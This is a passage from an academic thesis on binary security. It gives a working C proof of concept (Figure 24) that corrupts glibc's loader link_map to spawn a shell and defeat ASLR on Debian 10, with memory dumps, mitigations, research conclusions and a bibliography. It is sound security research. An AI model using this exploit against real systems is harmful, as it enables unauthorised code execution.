    /* Large chunk lets malloc fall back to mmap. */
    unsigned char *ptr = malloc(0x200000);

    /* Set l->l_addr to fixed offset of _r_debug
       in ld.so and a win-gadget in libc.so. */
    *(uint64_t *)&ptr[0x7c3160] = 0xffffffffffb1480f;

    /* Set l->l_info[DT_FINI] pointer to a
       pointer to _r_debug in DYNAMIC section. */
    ptr[0x7c3160 +  0xa8] = 0xb8;

    /* Set l->l_info[DT_FINI_ARRAYSZ] pointer to a
       pointer to a value < 8 in DYNAMIC section. */
    ptr[0x7c3160 + 0x120] = 0xc0;

    /* ... program continues until exit ... */
    return 0;
}
```

FIGURE 24
Minimal example of a reliable Wiedergänger-attack spawning a shell on Debian Buster (*glibc 2.24*) using indirectly dispatched pointer I_3 and 1-byte partial pointer overwrites to bypass ASLR. Note that all numbers are constant, even in presence of ASLR.

the destructor's location, with l->l_info[DT_FINI] becoming a pointer to a pointer, and l->l_addr being a constant offset.

The technique outlined above, however, needs to overcome one more problem: If l->l_addr does not hold a valid base address anymore the array variable in the C source code listing will be assigned an invalid pointer that will result in a crash when being dispatched in the last line of the first if block. To remedy this, we use another one-byte override to corrupt the pointer l_info[DT_FINI_ARRAYSZ] and let it point to any value that is smaller than sizeof(ElfW(Addr)) = 8 such that the integer division used to compute the variable i becomes zero. Fortunately, there are several such values close to the original pointer value of l_info[DT_FINI_ARRAYSZ].

Combining all of this, FIGURE 24 shows the example of a C program that corrupts the loader's internal data structures in the way outlined above to spawn a shell. As this Wiedergänger-attack only uses constant offsets and one-byte overrides, exploitation succeeds reliably for a known combination of main executable, dynamic loader and all shared library dependencies. A visualization of the attack carried out by the code depicted in FIGURE 24 can be found in FIGURE 25. For reference, we also include a picture showing the *benign* state of the data structures before corruption in the same Figure.

Protecting Pointers from Malicious Modifications

Protecting writable pointers from malicious modifications on a general level is a difficult problem.

As a first step, the unprotected function pointers in *glibc*'s loader identified in this chapter could either be placed in read-only memory, or be included into the list of targets protected by the function pointer encryption mechanism (mangling). As a second step, we propose to build pointer mangling into the compiler toolchain, to take away the burden of enciphering and deciphering pointers from the programmer. However, legacy applications expect some externally visible writable function pointers (such as for example the `free_hook`) to be present and operational in *glibc*. Introduction of mangling would break compatibility with such programs. This is for the simple reason that any application potentially can overwrite the pointer for legitimate purposes, and only if both, the library providing the hook, as well as the overwriting application are compiled with the same pointer mangling settings, functionality can be guaranteed.


Improving ASLR Allocation Strategies

With the introduction of Wiedergänger-attacks, the need for ASLR allocating memory ranges with non-constant offsets becomes even more evident: Since *all* libraries in the address space get allocated in a contiguous block, ASLR for all libraries can be broken when the location of one object in any library becomes known to the attacker. Several proposals modifying the `mmap` system call responsible for random allocation of objects inside the Linux kernel have not been accepted into the mainline kernel. This is likely for performance reasons: A true random ASLR allocation strategy implies a more fragmented address space and hence a larger memory footprint of page tables of a process. However, an opt-in implementation for security-conscious users might still be desirable.

7.3.3 *Extended Attack*

The reliable version of the presented attack relied on the presence of a *win-gadget* executing `system("/bin/sh")` on behalf of the attacker. While several *win-gadgets* exist in current *glibc* versions, they sometimes introduce additional constraints on registers (for example `rdx == 0`).

Manual analysis can reveal additional attack possibilities, if constraints of *win-gadgets* are difficult to satisfy. This is rooted



```
struct link_map {
    ElfW(Addr) l_addr = 0x555555554000;
    char *l_name;
    ElfW(Dyn) *l_ld;
    struct link_map *l_next;
    struct link_map *l_prev;
    struct link_map *l_real;
    Lmid_t l_ns;
    struct libname_list *l_libname;
    ElfW(Dyn) *l_info[] {
        /* ... */
        [DT_FINI]         = 0x555555754e18,
        /* ... */
        [DT_FINI_ARRAYSZ] = 0x555555754e58,
        /* ... */
    };
} *l;
```

```
ELF Base (r-x):
7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
03 00 3e 00 01 00 00 00  80 05 00 00 00 00 00 00
40 00 00 00 00 00 00 00  98 19 00 00 00 00 00 00
                        ⋮
.dynamic Section (r--):
01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00   DT_NEEDED:        Shared library
0c 00 00 00 00 00 00 00 28 05 00 00 00 00 00 00   DT_INIT:          0x528
0d 00 00 00 00 00 00 00 74 07 00 00 00 00 00 00   DT_FINI:          0x774
19 00 00 00 00 00 00 00 e8 0d 20 00 00 00 00 00   DT_INIT_ARRAY:    0x200de8
1b 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00   DT_INIT_ARRAYSZ:  8 Bytes
1a 00 00 00 00 00 00 00 f0 0d 20 00 00 00 00 00   DT_FINI_ARRAY:    0x200df0
1c 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00   DT_FINI_ARRAYSZ:  8 Bytes
f5 fe ff 6f 00 00 00 00 98 42 55 55 55 55 00 00   DT_GNU_HASH:      0x555555554298
05 00 00 00 00 00 00 00 78 43 55 55 55 55 00 00   DT_STRTAB:        0x555555554378
06 00 00 00 00 00 00 00 b8 42 55 55 55 55 00 00   DT_SYMTAB:        0x5555555542b8
0a 00 00 00 00 00 00 00 8b 00 00 00 00 00 00 00   DT_STRSZ:         0x8b
0b 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00   DT_SYMENT:        0x18
15 00 00 00 00 00 00 00 40 e1 48 ad 3a 7f 00 00   DT_DEBUG:         0x7f3aad48e140 (ld.so:_r_debug=
                                                                    =ld.so+0x225140=libc.so+0x5c2140)
03 00 00 00 00 00 00 00 00 50 75 55 55 55 00 00   DT_PLTGOT:        0x555555755000
02 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00   DT_PLTRELSZ:      0x30
                        ⋮
```

```
struct link_map {
    ElfW(Addr) l_addr = 0xfffffffffb1480f;
    char *l_name;
    ElfW(Dyn) *l_ld;
    struct link_map *l_next;
    struct link_map *l_prev;
    struct link_map *l_real;
    Lmid_t l_ns;
    struct libname_list *l_libname;
    ElfW(Dyn) *l_info[] {
        /* ... */
        [DT_FINI]         = 0x555555754eb8,
        /* ... */
        [DT_FINI_ARRAYSZ] = 0x555555754ec0,
        /* ... */
    };
} *l;
```

```
ELF Base (r-x):
7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
03 00 3e 00 01 00 00 00  80 05 00 00 00 00 00 00
40 00 00 00 00 00 00 00  98 19 00 00 00 00 00 00
                        ⋮
.dynamic Section (r--):
01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00   DT_NEEDED:        Shared library
0c 00 00 00 00 00 00 00 28 05 00 00 00 00 00 00   DT_INIT:          0x528
0d 00 00 00 00 00 00 00 74 07 00 00 00 00 00 00   DT_FINI:          0x774
19 00 00 00 00 00 00 00 e8 0d 20 00 00 00 00 00   DT_INIT_ARRAY:    0x200de8
1b 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00   DT_INIT_ARRAYSZ:  8 Bytes
1a 00 00 00 00 00 00 00 f0 0d 20 00 00 00 00 00   DT_FINI_ARRAY:    0x200df0
1c 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00   DT_FINI_ARRAYSZ:  8 Bytes
f5 fe ff 6f 00 00 00 00 98 42 55 55 55 55 00 00   DT_GNU_HASH:      0x555555554298
05 00 00 00 00 00 00 00 78 43 55 55 55 55 00 00   DT_STRTAB:        0x555555554378
06 00 00 00 00 00 00 00 b8 42 55 55 55 55 00 00   DT_SYMTAB:        0x5555555542b8
0a 00 00 00 00 00 00 00 8b 00 00 00 00 00 00 00   DT_STRSZ:         0x8b
0b 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00   DT_SYMENT:        0x18
15 00 00 00 00 00 00 00 40 e1 48 ad 3a 7f 00 00   DT_DEBUG:         0x7f3aad48e140 (ld.so:_r_debug=
                                                                    =ld.so+0x225140=libc.so+0x5c2140)
03 00 00 00 00 00 00 00 00 50 75 55 55 55 00 00   DT_PLTGOT:        0x555555755000
02 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00   DT_PLTRELSZ:      0x30
                        ⋮
```

During Cleanup, ld.so calls `l->l_addr + *(l->l_info[DT_FINI] + 8)`

FIGURE 25
Visualization of the pointer values contained in `struct link_map` during normal program execution (top), and after performing the reliable Wiedergänger-attack (bottom) spawning a shell on Debian 10 (*glibc* 2.24). The graphic depicts changed members of `struct link_map` in red.

in the fact that the vulnerable code responsible for destructor handling executes as part of the dynamic loader. The main data structure operated on (`struct link_map`) contains a whole set of writable pointers that get processed during program teardown. It is hence not unlikely that machine registers contain pointers to writable memory as a side effect. With this, we observed that some versions of the dynamic loader happened to place a pointer to writable memory into the `rdi` register, storing the first function argument during any function call. With this, a trivial primitive of calling `system` with attacker-controlled first argument can be constructed.

7.4 CONCLUSION

We have introduced the Wiedergänger-attack, a new attack vector targeting C programs running on Linux with `glibc`. To separate corruption and exploitation time, we introduce the notion of a defiled pointer, which is a code pointer located in writable memory. Defiled pointers can reside within the program without affecting their behaviour during normal operation; instead they are dispatched by the C runtime environment during program shutdown, bringing the malicious payload to live only instructions before the regularly scheduled program's termination.

To discover such pointers, we use taint analysis and backwards slicing at the binary level and calculate an over-approximation of vulnerable instruction sequences. We think that Wiedergänger-attacks illustrate an elegant example how application of formal methods to low-level software can uncover previously unknown, real attacks on software.

7.4.1 *Discovered Attack Vectors*

The main reason defiling becomes possible is that `mmap` does not provide proper randomization strategies. Wiedergänger-attacks abuse determinism in Linux ASLR implementation combined with the fact that (even with protection mechanisms such as *relro* and *glibc*'s pointer mangling enabled) there exist easy-to-hijack, writable (function) pointers in application memory.

We exploit two of the discovered instruction sequences to perform attacks on Debian 10 (*Buster*) by overwriting structures used by the dynamic loader of *glibc*. In order to show generality, we solely focus on data structures dispatched at program shutdown, as this is a point that arguably all applications eventually have to reach. The presented attacks achieve *(reliable) code execution* regardless of the presence of well-known protection techniques.

7.4.2 *Attack Mitigations*

As an ad-hoc mitigation, the identified defilable pointers could get protected from malicious modifications on a per-case basis. For example, `struct link_map` inside the dynamic loader could get placed into memory that is read-only during program execution. However, the underlying problem that makes such pointers become even more problematic in terms of application security is the weak randomization strategy employed by `mmap` in current Linux systems. We acknowledge that Address Space Layout

Randomization (ASLR) is designed with the goal of keeping a certain memory layout despite randomization. Introduction of Address Space Randomization (ASR), where the base of each allocation is chosen randomly without constraints, would provide sufficient protection against Wiedergänger-attacks presented in this chapter at the cost of performance. Despite performance concerns, an opt-in strategy for `mmap` providing true Address Space Randomization (ASR) would prove valuable against the described attacks.

8 CONCLUSION

We conclude by getting back to our initial research questions and give a short summarized answer for each.

8.1 CONTROL FLOW LINEARIZATION

> **Research Question I (Control Flow Linearisation)**
> How does Control Flow Linearisation (CFL) impact analysis difficulty, and how can the original control flow graph be reconstructed from linearised machine code?

Applying Control Flow Linearization to a program constitutes an effective way to hinder or even stop automated binary analysis. This is rooted in the fact that automated analysis relies on explicit control flow transfers to be in a position to usefully reason about the analyzed program. Linearized programs inadvertently make their control flow implicit resulting causing symbolic analysis to model memory accesses using array logic as described by Satisfiability Modulo Theories (SMT). This, however is expensive in terms of analysis time. Experimental evidence shows that the popular *angr* symbolic execution engine fails to enumerate paths through a trivial linearized program consisting of only two different basic blocks.

While this makes Control Flow Linearization a powerful obfuscation technique, we come up with an algorithm that can assist symbolic execution in such a way that the control flow becomes explicit and path enumeration on linearized binaries becomes possible again. This is done by reasoning about the access structure to characteristic state variables governing execution of the linearized program and hence applies to any type of control flow linearization that we could observe in the wild. We make sure that our algorithm recovers the original control flow graph of the protected code by comparing the result to applications serving as ground-truth during several experiments.

Furthermore, Control Flow Linearization comes at a significant performance cost for the obfuscating side. Clearly, if performant execution of protected code is desirable, this obfuscation technique should only be applied to the algorithmic core of the protected application.

8.2 DYNAMIC BINARY INSTRUMENTATION

> **Research Question II (Dynamic Instrumentation)**
> What guarantees on transparency, isolation, interposition, and inspection are provided by current dynamic binary instrumentation tools?

Dynamic Binary Instrumentation in its current (2020) state fails to provide transparency. This is rooted in the fact that the complex software architecture—together with it being loaded side-by-side into the target's address space—is difficult to hide. Instrumentation is further complicated by the complexity of the x86 architecture, of which every corner case needs to be handled properly to not fail the transparency guarantee.

Intel Pin, as an example for a popular DBI engine, fails to provide isolation of the analysis code and the analysis target. This is due to the fact that Pin is built on top of a Just-in-Time compiler that caches the produced code for speed reasons. As a result instrumented code executes in the same address space as the instrumentation engine, lacking the usual process separation barrier implemented by operating systems. This is an example where the classic trade-off between performance and security is decided in favour of performance. With missing isolation, the remaining properties interposition and inspection automatically cannot be guaranteed by Pin anymore.

Moreover, the JIT architecture enables malicious code to circumvent the well-established w⊕x paradigm with potentially devastating implications on the suitability of Pin for security applications: We show that a public CVE vulnerability in *wget* that is difficult to exploit in a conventional setting becomes exploitable when the attacked program is instrumented using Intel Pin.

A strategy to remedy the different issues discovered is challenging to implement in a generic fashion. As a quick solution, many of the corner cases observed could be fixed by either more closely mimicking operations performed by real hardware, or by filtering OS APIs revealing the presence of the code cache and the JIT engine. What is more challenging is that even with all fixes applied, a motivated attacker could still revert to memory scanning to carry out the demonstrated attacks. This is due to the inherent design choice of letting both, instrumented program and instrumentation framework execute in the same address space. A re-design of DBI making use of hardware-enforced separation capabilities provided by either the operating system or a virtual machine monitor therefore constitutes an opportunity worthwhile exploring.

8.3 security guarantees of exploit mitigations

> **Research Question III (Exploit Mitigations)**
> What security guarantees are offered by current versions of the longest-standing exploit mitigations in presence of memory corruption vulnerabilities?

To address this question, we analyzed two widely adopted anti exploitation protection mechanisms: stack protectors and ASLR. We were able to circumvent both, stack canaries in a somewhat specialized setting, and address space layout randomization in a more general setting.

To investigate security guarantees of stack canaries, we defined a set of properties of an ideal implementation of such a protection mechanism. Qualitative properties we determined by source code study or reverse engineering, whereas quantitative properties we collected using a program which we executed on many different combinations of operating systems (Android, macOS, BSD, Windows, Linux), hardware architectures (x86, x86_64, ARMv7, PowerPC, s390x), and C standard libraries (msvc, bionic, glibc, eglibc, dietlibc, musl).

In total, we identified three attacks on stack canaries mostly applicable to the Linux world allowing to compromise security of the stack protection mechanism:

The first bypass is enabled by the semantics of the `fork` library function and the underlying `clone` system call: Those functions spawn a child process with *exactly the same memory layout* as the parent. Stack canaries are a probabilistic anti-exploitation mechanism relying on randomization to establish the fact that the correct reference value is unknown to an attacker. However, in forking environments (that are for example the case for many popular server applications) an attacker is given the ability to carry out the same attack multiple times against an exact copy of the program. This severely damages the probabilistic properties of the protection mechanism making it easy to bypass. This is a known problem and approaches to re-randomize canary values at fork, thread, or function creation have been proposed but not widely adopted.

The second attack targets the stack protection mechanism itself, abusing the fact that the mechanism *trusts data contained in user space* even after a stack canary corruption has already been detected. The introduction of a *fail fast* interface towards the kernel, as implemented by recent Windows operating systems, could remedy the situation on Linux as well.

The third attack identified allows to bypass stack canaries in sub-threads of multi-threaded programs, because the reference value and the value protecting local function frames *both get allocated in the same writable memory segment*. This makes it trivial for an attacker to overwrite both values and hence disable the protection mechanism altogether. (Threading) libraries should make sure to separate reference and local canary value into different memory segments to mitigate the problem.

For our study of ASLR on Linux, we classified function pointers regarding their placement in memory. To achieve this we used abstract interpretation on low-level program traces: For each code pointer observed, we would only take note of its storage class (writable, non-writable) and its distance to user controllable data in the virtual address space. Using the results produced of abstract interpretation step we were able to identify function pointers that (1) are present in any (minimal) C program, (2) (nearly) always get dispatched at program exit regardless of the exit mechanism used, and (3) reside in writable memory at constant distance to user controllable data.

We demonstrate that this setup is particularly dangerous by presenting two attacks achieving code execution on Linux by overwriting pointers identified earlier. The simpler (more generic) attack entails a worst-case success rate of 1:4096 (12 bits of ASLR entropy instead of 32). The more advanced attack puts some (rather common) constraints on machine registers but entails a worst-case success rate of 1:1 (0 bits of ASLR entropy instead of 32) and hence *bypasses ASLR entirely*.

Such attacks can be mitigated for the concrete case by modifying mechanics internally used by *glibc*: The attacked pointers occur in the dynamic loader during destructor handling and could be placed in read-only memory, easily mitigating the presented attacks. However, the underlying problem of shortcomings in the address randomization still persists. Several attempts to change the randomization strategy of Linux' `mmap` memory allocator have been made so far, but no according patch has been accepted into the mainline kernel, mostly for concerns over address space fragmentation and resulting increased memory footprint.

We conclude that formal methods and low-level program analysis can be combined into powerful analysis techniques when examining the security of contemporary computing systems: On the formal side we are able to specify how an ideal mechanism would look like (secure design) to motivate the design of an abstract interpretation algorithm. This algorithm would then use low-level techniques operating close to the operating system to collect only the un-skewed, minimal amount of information to enable scalable analysis of and reasoning about nowadays' complex software ecosystems.

8.4 REPRODUCIBILITY & SOURCE CODE AVAILABILITY

In the spirit of open research and to enable others to reproduce our findings, we publish the source code of all the experiments conducted on GitHub:

https://github.com/kirschju/

BIBLIOGRAPHY

[1] CVE-2014-0160. Available from MITRE, CVE-2017-13089. Accessed: 2018-04-24.

[2] QuarkslaB Dynamic binary Instrumentation. `https://qbdi.quarkslab.com/`. Accessed: 2020-06-24.

[3] The M/O/Vfuscator. `https://github.com/xoreaxeaxeax/movfuscator`, 2015.

[4] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-Flow Integrity. 2005.

[5] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Trans. Inf. Syst. Secur.*, 13:4:1–4:40, 2009.

[6] Gogul Balakrishnan and Thomas Reps. Analyzing Memory Dccesses in x86 Executables. In *International Conference on Compiler Construction*, 2004.

[7] Davide Balzarotti, Marco Cova, Christoph Karlberger, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Efficient detection of split personalities in malware. In *NDSS*, 2010.

[8] Julian Bangert, Sergey Bratus, Rebecca Shapiro, and Sean W. Smith. The Page-Fault Weird Machine: Lessons in Instruction-less Computation. In *7th USENIX Workshop on Offensive Technologies (WOOT 13)*, Washington, D.C., August 2013. USENIX Association.

[9] Jean-Marie Borello and Ludovic Mé. Code Obfuscation Techniques for Metamorphic Viruses. *Journal in Computer Virology*, 4(3), 2008.

[10] Brad Spengler. PaX: The Guaranteed End of Arbitrary Code Execution. 2003.

[11] Derek Bruening, Evelyn Duesterwald, and Saman Amarasinghe. Design and Implementation of a Dynamic Optimization Framework for Windows. In *4th ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-4)*, 2001.

[12] Derek Bruening, Timothy Garnett, and Saman Amarasinghe. An infrastructure for adaptive dynamic optimization. In *Code Generation and Optimization, 2003. CGO 2003. International Symposium on*, pages 265–275. IEEE, 2003.

[13] Derek Bruening and Qin Zhao. Practical memory checking with dr. memory. In *Proceedings of the 9th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, pages 213–223. IEEE Computer Society, 2011.

[14] David Brumley, Ivan Jager, Thanassis Avgerinos, and Edward J Schwartz. BAP: A Binary Analysis Platform. In *Computer aided verification*, 2011.

[15] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. 2008.

[16] Shuo Chen, Jun Xu, and Emre Can Sezer. Non-Control-Data Attacks Are Realistic Threats. 2005.

[17] Tzi-cker Chiueh and Fu-Hau Hsu. Rad: A compile-time solution to buffer overflow attacks. In *Distributed Computing Systems, 2001. 21st International Conference on.*, pages 409–417. IEEE, 2001.

[18] James Clause, Wanchun Li, and Alessandro Orso. Dytan: a generic dynamic taint analysis framework. In *Proceedings of the 2007 international symposium on Software testing and analysis*, pages 196–206. ACM, 2007.

[19] Intel Corporation. Intel 64 and ia-32 architectures software developer's manual volume 3a: System programming guide, part 1, 2020.

[20] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, , Qian Zhang, and Heather Hinton. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, volume 7, 1998.

[21] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle, and Erik Walthinsen. Protecting Systems From Stack Smashing Attacks With StackGuard. In *In Linux Expo*, 1999.

[22] Crispin Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. 1998.

[23] Crispin Cowan, F Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. In *DARPA Information Survivability Conference and Exposition (DISCEX)*, 2000.

[24] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Ropdefender: a detection tool to defend against return-oriented programming attacks. In *ASIACCS*, 2011.

[25] Leonardo De Moura and Nikolaj Bjørner. Z3: An Efficient SMT Solver. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, 2008.

[26] Desclaux, Fabrice. Miasm: Framework de reverse engineering. 2012.

[27] Yu Ding, Zhuo Peng, Yuanyuan Zhou, and Chao Zhang. Android Low Entropy Demystified. In *IEEE International Conference on Communications (ICC)*, 2014.

[28] Stephen Dolan. Mov Is Turing-Complete. Technical report, 2013.

[29] Ulrich Drepper. Pointer Encryption. `http://udrepper.livejournal.com/13393.html`, January 2007. Accessed 2017-07-24 18:09.

[30] Morris Dworkin. Recommendation for Block Cipher Modes of Operation, 2001.

[31] Rakan El-Khalil and Angelos D. Keromytis. *Hydan: Hiding Information in Program Binaries*. Springer, 2004.

[32] Mohamed Elsabagh, Daniel Barbará, Dan Fleck, and Angelos Stavrou. Detecting rop with statistical learning of program characteristics. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pages 219–226. ACM, 2017.

[33] Alessandro Di Federico, Amat Cama, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. How the ELF ruined christmas. pages 643–658, Washington, D.C., 2015. USENIX Association.

[34] Andreas Follner and Eric Bodden. Ropocop - dynamic mitigation of code-reuse attacks. *J. Inf. Sec. Appl.*, 29:16–26, 2016.

[35] Nahuel Riva Francisco Falcón. Dynamic Binary Instrumentation Frameworks: I know you're there spying on me. In *RECon12*, 2012.

[36] Christopher Fraser and David Hanson. *A Retargetable C Compiler: Design and Implementation*. Addison-Wesley, 1995.

[37] Tal Garfinkel, Mendel Rosenblum, et al. A virtual machine introspection based architecture for intrusion detection. In *Ndss*, volume 3, pages 191–206, 2003.

[38] Ghosh, Sudeep and Hiser, Jason D. and Davidson, Jack W. Matryoshka: Strengthening Software Protection via Nested Virtual Machines. In *International Workshop on Software Protection*, 2015.

[39] Felix Gröbert, Carsten Willems, and Thorsten Holz. Automated identification of cryptographic primitives in binary programs. In *International Workshop on Recent Advances in Intrusion Detection*, pages 41–60. Springer, 2011.

[40] William H Hawkins, Jason D Hiser, and Jack W Davidson. Dynamic Canary Randomization for Improved Software Security. In *Annual Cyber and Information Security Research Conference*, 2016.

[41] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*, May 2020.

[42] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-LLVM: Software Protection for the Masses. In *International Workshop on Software Protection*, 2015.

[43] Vladimir Kiriansky, Derek Bruening, and Saman P. Amarasinghe. Secure execution via program shepherding. In *Proceedings of the 11th USENIX Security Symposium*, pages 191–206, Berkeley, CA, USA, 2002. USENIX Association.

[44] Yevgeniy Kulakov. Mazewalker - enriching static malware analysis. In *RECon17*, 2017.

[45] Volodymyr Kuznetsov, László Szekeres, Mathias Payer, George Candea, R Sekar, and Dawn Song. Code-Pointer Integrity. 2014.

[46] Tamas K Lengyel, Steve Maresca, Bryan D Payne, George D Webster, Sebastian Vogl, and Aggelos Kiayias. Scalability, fidelity and stealth in the drakvuf dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 386–395. ACM, 2014.

[47] Elias Levy. Smashing the stack for fun and profit. phrack 49, 1996.

[48] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *Acm sigplan notices*, volume 40, pages 190–200. ACM, 2005.

[49] Hector Marco-Gisbert and Ismael Ripoll. Preventing Brute Force Attacks Against Stack Canary Protection on Networking Servers. In *Network Computing and Applications (NCA)*, 2013.

[50] Hector Marco-Gisbert and Ismael Ripoll. On the effectiveness of full-aslr on 64-bit linux. In *INDePth Security Conference, DeepSec*, 11 2014.

[51] Mark Mossberg, Felipe Manzano, Eric Hennenfent, Alex Groce, Gustavo Grieco, Josselin Feist, Trent Brunson, and Artem Dinaburg. Manticore: A User-Friendly Symbolic Execution Framework for Binaries and Smart Contracts. In *Automated Software Engineering*, 2019.

[52] Nicholas Nethercote and Julian Seward. How to shadow every byte of memory used by a program. In *VEE*, 2007.

[53] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan notices*, volume 42, pages 89–100. ACM, 2007.

[54] Nicholas Nethercote, Robert Walsh, and Jeremy Fitzhardinge. Building workload characterization tools with valgrind. In *IISWC*, 2006.

[55] Hilarie Orman. The Morris Worm: A Fifteen-Year Perspective. 2003.

[56] Weizhong Qiang, Yingda Huang, Deqing Zou, Hai Jin, Shizhen Wang, and Guozhong Sun. Fully context-sensitive cfi for cots binaries. In *ACISP*, 2017.

[57] Nguyen Anh Quynh. Skorpio: Advanced Binary Instrumentation Framework. In *OPCDE 2018*, Dubai, April 2018.

[58] William Roberts. Introduce mmap randomization. https://patchwork.kernel.org/patch/9248669/, 2016.

[59] Jonathan Salwan and Florent Saudel. Triton: Framework d'exécution concolique et d'analyses en runtime. 2016.

[60] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE Symposium on Security and Privacy*, 2010.

[61] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2015.

[62] Raoul Strackx, Yves Younan, Pieter Philippaerts, Frank Piessens, Sven Lachmund, and Thomas Walter. Breaking the Memory Secrecy Assumption. In *European Workshop on System Security (EUROSEC)*, 2009.

[63] Laszlo Szekeres, Mathias Payer, Tao Wei, and R. Sekar. Eternal War in Memory. *IEEE Security & Privacy*, 12(3):45–53, 2014.

